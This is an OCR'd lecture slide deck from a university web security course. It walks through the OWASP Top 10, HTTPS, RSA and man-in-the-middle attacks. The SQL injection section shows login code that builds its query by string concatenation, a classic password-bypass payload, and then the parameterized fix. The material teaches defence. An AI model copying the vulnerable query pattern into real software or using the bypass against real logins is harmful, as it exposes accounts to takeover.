JÖNKÖPING UNIVERSITY

School of Engineering

WEB SECURITY

Peter Larsson-Green

Jönköping University

Autumn 2018

COMMON SECURITY VULNERABILITIES

The Open Web Application Security Project published 2017
The Ten Most Critical Web Application Security Risks:

- https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

#	Security Risk
1	Injection
2	Broken Authentication
3	Sensitive Data Exposure
4	XML External Entities
5	Broken Access Control

#	Security Risk
6	Security Misconfiguration
7	Cross-Site Scripting
8	Insecure Deserialization
9	Using Components with Known Vulnerabilities
10	Insufficient Logging & Monitoring

#1 INJECTION

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

#1 INJECTION

```
<form method="post" action="/login">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

```
app.post('/login', function(request, response)
  const username = request.body.username
  const password = request.body.password
  const query = `SELECT id FROM accounts WHERE
                 username = "`+username+'" AND
                 password = "`+password+`"`
})
```

Sign in

Username: Lars


Password: pa55word

Sign in!

```
SELECT id FROM accounts WHERE
username = "Lars" AND
password = "pa55w0rd"
```

#1 INJECTION

```
<form method="post" action="/login">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```





```
app.post('/login', function(request, response){
  const username = request.body.username
  const password = request.body.password
  const query = `SELECT id FROM accounts WHERE
                 username = "`+username+`" AND
                 password = "`+password+`"`

})
```

```
SELECT id FROM accounts WHERE
username = "Lars" AND
password = "" OR "" = ""
```

#1 INJECTION

```
app.post('/login', function(request, response){
  const username = request.body.username
  const password = request.body.password
  const query = `SELECT id FROM members WHERE
                 username = ? AND
                 password = ?`
  db.get(query, [username, password], ...)
})
```

LEARNING THE HARD WAY



https://xkcd.com/327/

LEARNING THE HARD WAY

#1 INJECTION REAL EXAMPLES

https://en.wikipedia.org/wiki/SQL_injection#Examples

#2 BROKEN AUTHENTICATION

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

#2 BROKEN AUTHENTICATION

Sessions ids are generated as 1, 2, 3, ...

- Anyone can guess the session id "2" and then take over that user's session.
- Session ids needs to be random and hard to guess.

#2 BROKEN AUTHENTICATION EXAMPLES

How Facebook Was Hacked And Why It's A Disaster For Internet Security


- https://www.forbes.com/sites/thomasbrewster/2018/09/29/how-facebook-was-hacked-and-why-its-a-disaster-for-internet-security/#521220f82033

#3 SENSITIVE DATA EXPOSURE

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.


#3 SENSITIVE DATA EXPOSURE

- HTTP is not encrypted.
  - Anyone between you and the server can read your requests/responses!
  - Not good for passwords, bank transactions, session ids etc.
- HTTPS to the rescue!
  - HTTP sent encrypted.



ENCRYPTION


Caesar cipher
Key = 2



- Example of a symmetric-key encryption algorithm.
  - Same key used for both encrypting and decrypting.
- Suitable encryption algorithm for HTTPS?
  - NO! How can the client and the server safely agree on which key to use?
  - Asymmetric-key encryption algorithms to the rescue!

ASYMMETRIC ENCRYPTION

Encryption Key ≠ Decryption Key (AKA Public Key Encryption)




- How do clients obtain the Encryption Key?
  - Simply ask the server for it?
    - No! We can't trust the network...

MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server…

…but you actually communicate with someone else.

You think:




MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server…

…but you actually communicate with someone else.

What actually happened:



HOW IT WORKS IN PRACTICE

The encryption algorithm used is called RSA.


- Invented by Ron Rivest, Adi Shamir and Len Adleman 1977.
  - Similar algorithm developed by Clifford Cocks 1973, but kept secret.
- RSA is typically only used in the beginning.
  - Client and server secretly agree on other symmetric encryption algorithm to use.
- The two keys work both ways:
  - Key B decrypts what has been encrypted by Key A.
  - Key A decrypts what has been encrypted by Key B.
  - Client can send messages only the server can read.
  - Anyone can read messages from the server.
- RSA can be used to sign information.
  - If an encryption can be decrypted with the public key, it must have been encrypted with the private key.


DISTRIBUTING THE ENCRYPTION KEYS


How can the asymmetric encryption keys be safely distributed?

- Through a chain of trust!
  - The web browser knows the encryption keys to some "computers" it trusts...
  - ...they in turn trusts some other "computers"...
  - ...and so on.

In Chrome:







